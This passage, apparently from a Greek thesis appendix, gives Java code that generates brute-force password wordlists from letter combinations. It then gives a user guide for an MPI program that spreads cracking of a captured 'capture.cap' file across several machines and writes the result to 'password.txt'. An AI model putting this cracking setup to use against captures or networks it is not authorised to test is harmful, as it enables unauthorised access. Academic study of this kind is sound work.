                        for (int i4 = 0; i4 < 26; i4 ++)
                            for (int i5 = 0; i5 < 26; i5 ++)
                                for (int i6 = 0; i6 < 26; i6 ++)
                                    {
                                        out.write("aa");
                                        out.write((char)(97+i1));
                                        out.write((char)(97+i2));
                                        out.write((char)(97+i3));
                                        out.write((char)(97+i4));
                                        out.write((char)(97+i5));
                                        out.write((char)(97+i6));
                                        out.write("\n");
                                     }
        out.close();
        }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
        }

}
}
```

Κώδικας δημιουργίας 26 λεξικών

```
package nea_leksika;

public class Nea_leksika {

    public static void main(String[] args) {
        programma nea_leksika = new programma();
    }
}

package nea_leksika;

import java.io.BufferedWriter;
import java.io.FileWriter;
import java.io.IOException;
import java.util.logging.Level;
import java.util.logging.Logger;

public class programma {
    programma()
    {
    for (int i1 = 0; i1 < 26; i1 ++)
        {
        try{
            String name = "" + (char)(97+i1);
            FileWriter fstream = new FileWriter(name);
            BufferedWriter out= new BufferedWriter(fstream);
                    for (int i2 = 0; i2 < 26; i2++)
                        for (int i3 = 0; i3 < 26; i3 ++)
                        for (int i4 = 0; i4 < 26; i4 ++)
```

```
                                    for (int i5 = 0; i5 < 26; i5 ++)
                                        {
                                                out.write("ptu");
                                                out.write((char)(97+i1));
                                                out.write((char)(97+i2));
                                                out.write((char)(97+i3));
                                                out.write((char)(97+i4));
                                                out.write((char)(97+i5));
                                                out.write("\n");
                                        }
                        out.close();
                        }catch (IOException ex){

Logger.getLogger(Nea_leksika.class.getName()).log(Level.SEVERE,null,ex);
                        }
                    }//en for
                }
            }
```

ΟΔΗΓΟΣ ΧΡΗΣΗΣ ΛΟΓΙΣΜΙΚΟΥ

Για τη σωστή λειτουργία του προγράμματός μας οφείλουν να ακολουθηθούν οι παρακάτω προϋποθέσεις:

- Στην εντολή “mpiexec –n X –hostfile .mpi_hostfile /mirror/a.out” απαραίτητη προϋπόθεση για τη σωστή λειτουργία του MPI προγράμματος είναι η τιμή της μεταβλητής X. Η τιμή αυτή οφείλει να είναι μικρότερη ή ίση με τον αριθμό των υπολογιστών που συμμετέχουν στο MPI δίκτυο.
- Ο υπολογιστής που είναι ο MPI master, οφείλει να έχει το αρχείο “capture.cap” μέσα στο φάκελο “mirror” του.
- Δεν πρέπει να υπάρχει το αρχείο “password.txt” τόσο στον υπολογιστή που είναι MPI master, τόσο και στους υπολογιστές που είναι MPI slave.
- Κάθε υπολογιστής που συμμετέχει στο MPI δίκτυο, πρέπει να έχει στο φάκελο “mirror” το εκτελέσιμο αρχείο του προγράμματός μας, “a.out” και τα λεξικά. Τα λεξικά μας, βάση του κώδικα, πρέπει να είναι δεκατρία. Τα ονόματα των λεξικών πρέπει να είναι 1,2,3…13.
- Στην αρχή της εκτέλεσης του προγράμματος, ο χρήστης οφείλει να τοποθετήσει των κωδικό χρήστη των MPI slave, όταν του ζητηθεί. Στο καινούργιο terminal που θα ανοίξει, οφείλει να κάνει πάλι το ίδιο, σε χρόνο λιγότερο των 30 δευτερολέπτων. Σε περίπτωση που αυτός ο χρόνος είναι μικρός, για την τοποθέτηση όλων των κωδικών των MPI slave, ο χρόνος αυτός μπορεί να αυξηθεί (βλ. κώδικα σειρά 170).